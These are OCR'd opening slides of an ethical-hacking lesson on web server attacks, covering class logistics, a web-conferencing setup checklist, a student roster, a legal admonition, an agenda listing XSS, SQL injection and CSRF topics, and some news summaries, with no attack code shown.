Rich's lesson module checklist


- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Real test enabled on Canvas
- ❑ Test accommodations made
- ❑ Lab 10 tested and published

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

Last updated 11/15/2017



Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.


2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits

Rich Simms
- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: http://simms-teach.com

And thanks to:
- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class




1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout


- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*




- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus-II*

Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




3) Click OK button.



4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup


[ ] Preload White Board




[ ] Connect session to Teleconference

Session now connected to teleconference






[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out




Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo






The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table

Elmo rotated up to view white board




Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx


Control Panel (small icons)




General Tab > Settings…



500MB cache size



Delete these



Google Java download

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*


Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 12

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**



Philip


Bruce


Tre


Sam B.


Sam R.


Miguel


Bobby


Garrett


Ryan A.


Aga


Karina


Chris


Tanner


Helen


Xu


Mariano


Cameron


Ryan M.


May


Karl-Heinz


Remy

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Shown on CCC Confer

For credit email answers to:

risimms@cabrillo.edu

within the **first few minutes of the live class**

Hacking Web Servers

Objectives	Agenda
• Look at vulnerabilities in web applications • Look at exploits used against web applications • Look at how to protect web applications	• Quiz #9 • Questions • In the news • Best practices • Housekeeping • Web applications • OWASP Top 10 • A3 cross-site scripting (XSS) • Reflected cross-site scripting (XSS) • Stored cross-site scripting (XSS) • Stealing cookies with XSS • A1 SQL Injection • A8 Cross Side Request Forgery • Assignment • Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions

How this course works?

Past lesson material?

Previous labs?

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

Previous Term News

Drone hacks room of smart light blubs

http://www.theverge.com/2016/11/3/13507126/iot-drone-hack

- Researchers demonstrated infecting one Hue light with a virus that spreads from lamp to lamp.
- The lights did not have to be on the same private network to get infected.
- The researchers did not need physical access to the lights.
- The infected lights blinked SOS in Morse code.

Previous Term News

This AI Bot That Messes With Email Scammers As Long As Possible Is Brilliant

Digg Nov 8 2017, 12:20 PM


http://digg.com/2017/re-scam-ai-scammer

"Re:scam can take on multiple personas, imitating real human tendencies with humour and grammatical errors, and can engage with infinite scammers all at once, meaning it can continue any email conversation for as long as possible. Re:scam will now turn the tables on the scammers by wasting their time, and ultimately damage the profits for scammers..."

Previous Term News

The Twitter Bot That Sounds Just Like Me
KAVEH WADDELL AUG 18, 2016 The Atlantic

